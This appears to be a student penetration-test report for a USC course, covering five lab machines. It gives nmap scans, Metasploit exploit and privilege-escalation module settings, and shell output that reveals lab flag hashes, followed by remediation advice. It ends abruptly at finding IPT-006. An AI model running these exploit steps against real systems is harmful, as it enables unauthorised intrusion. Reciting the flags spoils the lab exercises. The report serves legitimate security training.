Psyburr

ITP-325 Final Project Penetration Test Report

For the Client USC Information Technology Program

Lead Penetration Tester: Sampy Gill

BUSINESS CONFIDENTIAL

USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

Table of Contents

Table of Contents 2
Confidentiality Statement 3
Disclaimer 3
Contact Information 3
Assessment Overview 4
Assessment Components 4
    Internal Penetration Test 4
Finding Severity Ratings 5
Risk Factors 5
    Likelihood 5
    Impact 5
Scope 6
    Scope Inclusions 6
Executive Summary 7
    Scoping and Time Limitations 7
    Testing Summary 7-18
    Tester Notes and Recommendations 19
    Key Weaknesses 20
Vulnerability Summary and Report Card 21
    Internal Penetration Test Findings 21
Technical Findings 22
    Internal Penetration Test Findings 22
        IPT001 (critical) 22
        IPT002 (critical) 23
        IPT003 (high) 25
        IPT004 (high) 26
        IPT005 (high) 28
        IPT006 (high) 29
        IPT007 (high) 31
        IPT008 (high) 32

USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

Confidentiality Statement

This document is the exclusive property of USC Information Technology Program and Psyburr. This document contains proprietary and confidential information. The duplication, redistribution, or use in whole or in part, in any form whatsoever, requires consent of both USC Information Technology Program and company name.

USC Information Technology Program may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. Therefore, the findings and recommendations in this report reflect the information gathered during the assessment and not any changes or modifications made outside that period.

Time-limited engagements do not allow for a full evaluation of all security controls. Psyburr prioritized the assessment to identify the weakest security controls a threat actor would exploit. Psyburr recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Information
Sampy Gill	Lead Penetration Tester	sampuran@usc.edu

USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

Assessment Overview

Phases of internal network penetration testing activities include the following steps.

- Planning: Customer goals are gathered, and the rules of engagement (RoE) document is obtained
- Discovery: Performing scanning and enumeration to identify potential vulnerabilities/weak areas within the network to exploit.
- Attack: Confirming potential vulnerabilities through exploitation and performing additional discovery upon new access
- Reporting: Documenting all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses



Assessment Components

Internal Penetration Test

An internal penetration test emulates the role of a threat actor from inside the network. A penetration tester will scan the network to identify vulnerabilities and perform common and advanced internal network attacks. The penetration tester will seek to gain access to hosts through various exploitation techniques.

USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

Finding Severity Ratings

Severity	CVSS Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors—Likelihood, and Impact.

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the publicly available tools, the attacker skill level, and the client environment.

Impact

Impact measures the potential vulnerability's effect on business operations, up to and including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

Scope

Assessment	Details
Internal Penetration Test	10.129.58.202 10.129.250.16 10.129.70.222 10.129.239.122 10.129.70.235

Scope Exclusions

Per client request, Psyburr did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering

All other attacks not specified above were permitted by USC Information Technology Program.

USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

Executive Summary

Psyburr evaluated USC Information Technology Program's internal security posture through penetration testing 11/20/2023-12/1/2023. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were also in place for testing. Internal network penetration testing was permitted for 10 business days.

Testing Summary

Blue

- **To determine which ports could be exploited, an initial nmap scan was performed on the targeted system.**

```
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup
: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
```

- **I focused on exploiting the open port 445. Searching using the msfconsole, an exploit was discovered. The SMB protocol is a known vulnerability, so I took advantage of ms17_010_eternalblue. After viewing the options, I had to set the host IP address and the targets.**

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.10.16.33
lhost => 10.10.16.33
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.129.58.202
rhosts => 10.129.58.202
```


USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

- **I ran the exploit, getting into meterpreter. I then used "shell" to gain access to the exploited system. Using dir and cd, I was able to determine which users were on the system.**

```
C:\>cd Users
cd Users

C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BE92-053B

 Directory of C:\Users

21/07/2017  06:56    <DIR>          .
21/07/2017  06:56    <DIR>          ..
21/07/2017  06:56    <DIR>          Administrator
14/07/2017  13:45    <DIR>          haris
12/04/2011  07:51    <DIR>          Public
               0 File(s)              0 bytes
               5 Dir(s)   2,691,182,592 bytes free
```

- **I first gained access to the Administrator using cd, and I navigated to the desktop where the "root.txt" was located. Using the type command, I was able to view the contents.**

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BE92-053B

 Directory of C:\Users\Administrator\Desktop

24/12/2017  02:22    <DIR>          .
24/12/2017  02:22    <DIR>          ..
01/12/2023  22:55                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   2,691,182,592 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
de6c7b8a9a0f842258741c27c18f7831
```


USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

- **I used the same approach to find "user.txt", as shown below.**

```
C:\Users\haris\Desktop>type user.txt
type user.txt
2516aea143d18f81254985cb9550dbec

C:\Users\haris\Desktop>exit
exit
meterpreter > exit
[*] Shutting down Meterpreter ...

[*] 10.129.58.202 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(windows/smb/ms17_010_eternalblue) > exit

┌──(sampuran㉿kali)-[~/Blue]
```

Legacy

- **To determine which ports could be exploited, an initial nmap scan was performed on the targeted system.**

```
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```

- **The 445 was open again, so researched to find known exploits that would allow access. I discovered the ms08_067_netapi exploit that is popular for remote entry. I ran the exploit, followed by looking at the options to see what was needed. I set the host and target IP, as shown below.**

```
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 10.10.16.33
lhost => 10.10.16.33
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 10.129.250.16
rhosts => 10.129.250.16
```


USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

- **I then ran the exploit, gaining access through meterpreter. Using shell, I was able to start a new session in the exploited system.**

```
meterpreter > shell
Process 1432 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd C:\
cd C:\
```

- **Like the last exploit, I used cd and dir to navigate around the files. Looking into the Documents and Settings, I was able to find info about the Administrator and user john. I changed my directory to Administrator and navigated to the desktop, where the root.txt file was found.**

```
C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\Administrator\Desktop

16/03/2017  08:18 ••    <DIR>          .
16/03/2017  08:18 ••    <DIR>          ..
16/03/2017  08:18 ••                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   6.296.645.632 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993442d258b0e0ec917cae9e695d5713
```


USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

- **I then followed the same procedure to find user.txt under john's account.**

```
C:\Documents and Settings\john\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\john\Desktop

16/03/2017  08:19 ••    <DIR>          .
16/03/2017  08:19 ••    <DIR>          ..
16/03/2017  08:19 ••                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   6.296.633.344 bytes free

C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69af0e4f443de7e36876fda4ec7644f
C:\Documents and Settings\john\Desktop>exit
exit
meterpreter > exit
[*] Shutting down Meterpreter ...

[*] 10.129.250.16 - Meterpreter session 1 closed.  Reason: Died
msf6 exploit(windows/smb/ms08_067_netapi) > exit

┌──(sampuran㉿kali)-[~/Legacy]
```

Granny

- **To determine which ports could be exploited, an initial nmap scan was performed on the targeted system.**

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
```


USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

- **Only one port was opened, so I researched possible exploits that worked on the version Microsoft IIS httpd 6.0. One I found was the exploit/windows/iis/iis_webdav_scstoragepathfromurl exploit that would allow arbitrary code to be ran from a remote console. I selected the exploit in the msfconsole and ran it. Checking the options, I needed to set the host and target IP like usual.**

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set lhost 10.10.16.33
lhost => 10.10.16.33
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set rhosts 10.129.70.222
rhosts => 10.129.70.222
```

- **Once inside meterpreter, I opened a new shell and began to use cd and dir to navigate to the files. However, my access was denied this time as compared to the previous systems.**

```
C:\Documents and Settings>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 424C-F32D

 Directory of C:\Documents and Settings

04/12/2017  09:19 PM    <DIR>          .
04/12/2017  09:19 PM    <DIR>          ..
04/12/2017  08:48 PM    <DIR>          Administrator
04/12/2017  04:03 PM    <DIR>          All Users
04/12/2017  09:19 PM    <DIR>          Lakis
               0 File(s)              0 bytes
               5 Dir(s)   1,327,529,984 bytes free

C:\Documents and Settings>cd lakis
cd lakis
Access is denied.
```


USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

- **I sent this session to the background in order to use the multi/recon/local_exploit_suggestor. After performing research into which one I could use, I decided to use the exploit/windows/local/ms10_015_kitrap0d exploit. I set the session and the host IP as seen below.**

```
msf6 exploit(windows/local/ms10_015_kitrap0d) > set session 1
session ⇒ 1
msf6 exploit(windows/local/ms10_015_kitrap0d) > set lhost 10.10.16.33
lhost ⇒ 10.10.16.33
```

- **Using ps, I was able to choose a process which allowed for privilege escalation (NT AUTHORITY\SYSTEM). I migrated over to 1964 and ran the exploit.**

```
1964  584   wmiprvse.exe  x86   0        NT AUTHORITY\NETWORK  C:\WINDOWS\system32\w
                                          SERVICE               bem\wmiprvse.exe
```

- **Returning to my previous session, I now had access to view files. Using cd and dir like before, I navigated through the directories in order to find the correct files. First, I accessed Administrator, and then the user Lakis.**

```
C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 424C-F32D

 Directory of C:\Documents and Settings\Administrator\Desktop

04/12/2017  04:28 PM    <DIR>          .
04/12/2017  04:28 PM    <DIR>          ..
04/12/2017  09:17 PM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   1,367,748,608 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
aa4beed1c0584445ab463a6747bd06e9
```


USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

```
C:\Documents and Settings\Lakis\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 424C-F32D

 Directory of C:\Documents and Settings\Lakis\Desktop

04/12/2017  09:19 PM    <DIR>          .
04/12/2017  09:19 PM    <DIR>          ..
04/12/2017  09:20 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   1,378,955,264 bytes free

C:\Documents and Settings\Lakis\Desktop>type user.txt
type user.txt
700c5dc163014e22b3e408f8703f67d1
```

Grandpa

- **To determine which ports could be exploited, an initial nmap scan was performed on the targeted system.**

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
```

- **Only the 80 port is open, so it had to be exploited. Similar to the previous Granny system, I decided to use the exploit/windows/iis/iis_webdav_scstoragepathfromurl exploit. I set the host IP and target IP and ran it.**

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set lhost 10.10.16.33
lhost => 10.10.16.33
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set rhosts 10.129.239.122
rhosts => 10.129.239.122
```


USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

- **Inside of meterpreter, I opened a shell and began to navigate. However, as like the last time, I was not given the necessary access.**

```
C:\Documents and Settings>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FDCB-B9EF

 Directory of C:\Documents and Settings

04/12/2017  04:32 PM    <DIR>          .
04/12/2017  04:32 PM    <DIR>          ..
04/12/2017  04:12 PM    <DIR>          Administrator
04/12/2017  04:03 PM    <DIR>          All Users
04/12/2017  04:32 PM    <DIR>          Harry
               0 File(s)              0 bytes
               5 Dir(s)   1,340,010,496 bytes free

C:\Documents and Settings>cd Harry
cd Harry
Access is denied.
```

- **I backgrounded this session, using the multi/recon/local_exploit_suggestor to determine how I should continue. After some research, I ended up choosing exploit/windows/local/ms14_070_tcpip_ioctl. I viewed the options, followed by setting the proper session and host IP.**

```
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > set session 1
session => 1
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > set lhost 10.10.16.33
lhost => 10.10.16.33
```

- **Using ps, I determined that 1964 migration would work due to the (NT AUTHORITY\SYSTEM).**

```
1964  584   wmiprvse.exe  x86   0       NT AUTHORITY\NETWORK  C:\WINDOWS\system32\w
                                         SERVICE               bem\wmiprvse.exe
```


USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

- **Following the migration, I returned to my previous session. I now was able to have more freedom navigating around the directories and files. I first accessed the Administrator, navigating to Desktop to find the proper file. I then accessed Harry, navigating to his Desktop in order to find it.**

```
C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FDCB-B9EF

 Directory of C:\Documents and Settings\Administrator\Desktop

04/12/2017  04:28 PM    <DIR>          .
04/12/2017  04:28 PM    <DIR>          ..
04/12/2017  04:29 PM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   1,371,934,720 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
9359e905a2c35f861f6a57cecf28bb7b
```

```
C:\Documents and Settings\Harry\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FDCB-B9EF

 Directory of C:\Documents and Settings\Harry\Desktop

04/12/2017  04:32 PM    <DIR>          .
04/12/2017  04:32 PM    <DIR>          ..
04/12/2017  04:32 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   1,371,996,160 bytes free

C:\Documents and Settings\Harry\Desktop>type user.txt
type user.txt
bdff5ec67c3cff017f2bedc146a5d869
```


USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

Optimum

- **To determine which ports could be exploited, an initial nmap scan was performed on the targeted system.**

```
PORT    STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
```

- **Again, the only port open was 80. However, the version is different this time (HttpFileServer httpd 2.3). After performing research on which exploit I could use, I decided to use exploit/windows/http/rejetto_hfs_exec. After checking the options, I needed to set the host and target IP, as seen below.**

```
msf6 exploit(windows/http/rejetto_hfs_exec) > set lhost 10.10.16.33
lhost => 10.10.16.33
msf6 exploit(windows/http/rejetto_hfs_exec) > set rhosts 10.129.70.235
rhosts => 10.129.70.235
```

- **I created a shell in meterpreter and attempted to navigate around the directories. To gain access to the Administrator, privilege escalation was required. However, I was given access to the user kostas, allowing me to read user.txt.**

```
c:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is EE82-226D

 Directory of c:\Users

18/03/2017  01:57 ••    <DIR>          .
18/03/2017  01:57 ••    <DIR>          ..
18/03/2017  01:52 ••    <DIR>          Administrator
18/03/2017  01:57 ••    <DIR>          kostas
22/08/2013  05:39 ••    <DIR>          Public
               0 File(s)              0 bytes
               5 Dir(s)   5.628.366.848 bytes free

c:\Users>cd Administrator
cd Administrator
Access is denied.
```


USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

```
C:\Users\kostas\Desktop>type user.txt
type user.txt
7ca368fafdedbfe6d85468124e87275e
```

- **Similar to the last systems, additional exploits needed to be ran in order to gain the correct access. Using multi/recon/local_exploit_suggestor again, I decided to use the exploit windows/local/ms16_032_secondary_logon_handle_privesc. After viewing the options, I set the session and the host IP.**

```
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set session 1
session => 1
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set lhost 10.10.16.33
lhost => 10.10.16.33
```

- **After running the exploit, I was returned to the session. Now, I was able to access C:\Users\Administrator, allowing me to navigate to the desktop and read the root.txt file.**

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is EE82-226D

 Directory of C:\Users\Administrator\Desktop

18/03/2017  02:14 ••    <DIR>          .
18/03/2017  02:14 ••    <DIR>          ..
08/12/2023  01:31 ••                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   5.640.650.752 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
57da76e16504512bd1a389b87e586646
```


USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

Tester Notes and Recommendations

- The first system, Blue, was extremely vulnerable to many attacks. The EternalBlue exploit is a very powerful one that can easily gain administrator access from a remote desktop. It gains access through the SMB protocol. It is important to make sure the Windows system is fully updated. This exploitation has been patched since 2017. It would also be beneficial to limit rights on users that are not Admin. Therefore, any user will not be able to access importation information that may be stored.

- The next system, Legacy, was accessed using the ms08_067_netapi exploit. The exploit allows for SYSTEM access, the highest level of privilege given on Windows. With the presence of an effective firewall, this vulnerability could be avoided.

- The next systems Granny and Grandpa exploited attacking a service in the Internet Information Services (IIS) 6.0. A buffer overflow occurs in the WebDAV service, allowing attackers to remotely execute code. To avoid attacks in the future, it is essential to make sure the system is updated, specifically IIS. If the WebDAV service is not needed, disabling would prevent this attack from happening. Furthermore, privilege escalation was possible due to vulnerabilities in the TCP/IP driver and in Windows Kernel. It is essential to make sure the system is updated and fully patched.

- In the final system, Optimum, the vulnerability with the Rejetto HttpFileServer (HFS) was exploited. Remote command execution is possible due to a poor regex found in the ParserLib.pas file. The attack enters through port 80, HTTP, which is always open and potentially vulnerable. Furthermore, privilege escalation was gained through a vulnerability in the Windows' Secondary Logon Service. Again, making sure the system is updated essential in securing information.

- Overall, there are many ways these systems could improve their security. First off, making sure the Windows system is fully updated will eliminate the threat of many already found exploits. Hackers are always evolving, so patches are constantly needed for safety. Another remedy would be implementing stronger firewalls. Unnecessary SMB traffic would be eliminated, along with vulnerabilities like with ms08_067_netapi. Network segmentation would be beneficial so attacks would not spread if one like this would occur.

USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

Key Weaknesses

The following identifies the key weaknesses identified during the assessment:

1. The first machine, Blue, is running an outdated SMB protocol that is known to be heavily exploitable. Outdated systems are extremely vulnerable to attacks.

2. The second machine, Legacy, was also easily exploited using an exploit that attacks the SMB. Updating the system is priority number one.

3. The third machine, Granny, was vulnerable through the HTTP port 80. Many exploits are available for this port.

4. Privilege escalation was able to be gained on Granny through the exploit **ms10_015_kitrap0d.**

5. The fourth machine, Grandpa, also was vulnerable through HTTP port 80.

6. The TCP/IP needs to be updated and patched immediately. As seen on the Grandpa machine, it was exploited

7. The fifth machine, Optimum, was able to be exploited through the HFS system. This needs to be updated constantly.

8. Privilege escalation was achieved on Optimum through Windows Secondary Logon Service. This needs to be updated and monitored.

USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

Vulnerability Summary and Report Card

The following tables illustrates the vulnerabilities found by impact and recommended remediations.

Internal Penetration Test Findings

2	6	0	0	0
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
IPT-001: RCE	CRITICAL	The SMB protocol must be patched.
IPT-002: RCE	CRITICAL	The SMB protocol must be patched.
IPT-003: RCE	HIGH	IIS must be updated or WebDav be disabled.
IPT-004: PrivEsc	HIGH	The TCP/IP must be patched.
IPT-005: RCE	HIGH	IIS must be updated or WebDav be disabled.
IPT-006: PrivEsc	HIGH	Exploit kitrap0d must be patched.
IPT-007: RCE	HIGH	The HFS must be up to date and patched.
IPT-008: PrivESC	HIGH	Secondary Logon service must be up to date and patched.

USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr


Technical Findings

Internal Penetration Test Findings

Finding IPT-001

Description	The EternalBlue exploit allowed for attackers to remotely execute code on a target system with no user interaction. The exploit takes advantage of the SMB protocol, which is responsible for communication between systems.
Risk	Using the ms17_010_eternalblue exploit, Administrator access was easily obtained. Information was obtained with no issue. There is very high risk associated.
System	Windows 7
Tools Used	Kali Linux, Metasploitable, Google
References	https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue/

Evidence



```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is BE92-053B

 Directory of C:\Users\Administrator\Desktop

24/12/2017  02:22    <DIR>          .
24/12/2017  02:22    <DIR>          ..
01/12/2023  22:55                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   2,691,182,592 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
de6c7b8a9a0f842258741c27c18f7831
```

Figure 1: Screenshot of Exploitation

USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

Remediation

- To remediate this issue, it would first be essential to update the Windows system. Patches have been made to directly tackle EternalBlue, fixing the vulnerability in newer systems. If the SMBv1 protocol is not required, it would also be beneficial to disable it. This would eliminate the issue of this exploit. Firewalls would also help control and monitor traffic.

Internal Penetration Test Findings

Finding IPT-002

Description	The Legacy system was exploited with ms08_067_netapi. This vulnerability also takes advantage of the SMB protocol. Code can be executed from a remote desktop.
Risk	Using the exploit, I was able to gain Admin access and retrieve important information. User interaction wasn't needed, and the entire system could be compromised, making it very dangerous.
System	Windows XP
Tools Used	Kali Linux, Metasploitable, Google
References	https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/windows/smb/ms08_067_netapi.md

USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

Evidence

```
C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\Administrator\Desktop

16/03/2017  08:18 ◆◆    <DIR>          .
16/03/2017  08:18 ◆◆    <DIR>          ..
16/03/2017  08:18 ◆◆                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   6.296.645.632 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
993442d258b0e0ec917cae9e695d5713
```

Figure 2: Screenshot of Exploitation Results

Remediation

- To remediate the issue, the Windows system must be updated. Patches are constantly being released, and this specific one came out in 2008. A big issue seen throughout these systems is not being up to date.

USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

Internal Penetration Test Findings

Finding IPT-003

Description	The Granny machine was exploited using exploit/windows/iis/iis_webdav_scstoragepathfromurl. This attacked the IIS, specifically the WebDAV.
Risk	The vulnerability allowed for remote access onto the system. However, Admin access wasn't initially granted.
System	Windows 2003
Tools Used	Kali Linux, Metasploitable, Google
References	https://www.rapid7.com/db/modules/exploit/windows/iis/iis_webdav_scstoragepathfromurl/

Evidence

```
C:\Documents and Settings>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 424C-F32D

 Directory of C:\Documents and Settings

04/12/2017  09:19 PM    <DIR>          .
04/12/2017  09:19 PM    <DIR>          ..
04/12/2017  08:48 PM    <DIR>          Administrator
04/12/2017  04:03 PM    <DIR>          All Users
04/12/2017  09:19 PM    <DIR>          Lakis
               0 File(s)              0 bytes
               5 Dir(s)   1,327,529,984 bytes free

C:\Documents and Settings>cd lakis
cd lakis
Access is denied.
```

Figure 3: Screenshot of Exploitation

USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

Remediation

- Security updates must be applied to the system. This vulnerability has since been patched and updating would solve this problem. Also, if WebDAV is not needed, it would be beneficial to disable it. This would eliminate this vulnerability as a whole.

Internal Penetration Test Findings

Finding IPT-004

Description	After Granny was accessed, exploit/windows/local/ms10_015_kitrap0d was used to escalate privileges. This creates a session with SYSTEM rights.
Risk	Using the exploit, I was successfully able to gain Admin access. I was able to read files only SYSTEM rights were able to see.
System	Windows 2003
Tools Used	Kali Linux, Metasploitable, Google
References	https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/windows/local/ms10_015_kitrap0d

USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

Evidence

```
C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 424C-F32D

 Directory of C:\Documents and Settings\Administrator\Desktop

04/12/2017  04:28 PM    <DIR>          .
04/12/2017  04:28 PM    <DIR>          ..
04/12/2017  09:17 PM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   1,367,748,608 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
aa4beed1c0584445ab463a6747bd06e9
```

Figure 4: Screenshot of Exploitation

Remediation

- Updating the system will help eliminate vulnerabilities, like this one. An addition of a firewall will also help. Furthermore, limiting user privileges could help. Only Admins should have the ability to edit the system.

USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

Internal Penetration Test Findings

Finding IPT-005

Description	The Grandpa machine was exploited using exploit/windows/iis/iis_webdav_scstoragepathfromurl. This attacked the IIS, specifically the WebDAV.
Risk	The vulnerability allowed for remote access onto the system. However, Admin access wasn't initially granted.
System	Windows 2003
Tools Used	Kali Linux, Metasploitable, Google
References	https://www.rapid7.com/db/modules/exploit/windows/iis/iis_webdav_scstoragepathfromurl/

Evidence

```
C:\Documents and Settings>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FDCB-B9EF

 Directory of C:\Documents and Settings

04/12/2017  04:32 PM    <DIR>          .
04/12/2017  04:32 PM    <DIR>          ..
04/12/2017  04:12 PM    <DIR>          Administrator
04/12/2017  04:03 PM    <DIR>          All Users
04/12/2017  04:32 PM    <DIR>          Harry
               0 File(s)              0 bytes
               5 Dir(s)   1,340,010,496 bytes free

C:\Documents and Settings>cd Harry
cd Harry
Access is denied.
```

Figure 5: Screenshot of Exploitation

USC Information Technology Program
BUSINESS CONFIDENTIAL
Copyright © Psyburr

Remediation

- Security updates must be applied to the system. This vulnerability has since been patched and updating would solve this problem. Also, if WebDAV is not needed, it would be beneficial to disable it. This would eliminate this vulnerability as a whole.

Internal Penetration Test Findings

Finding IPT-006

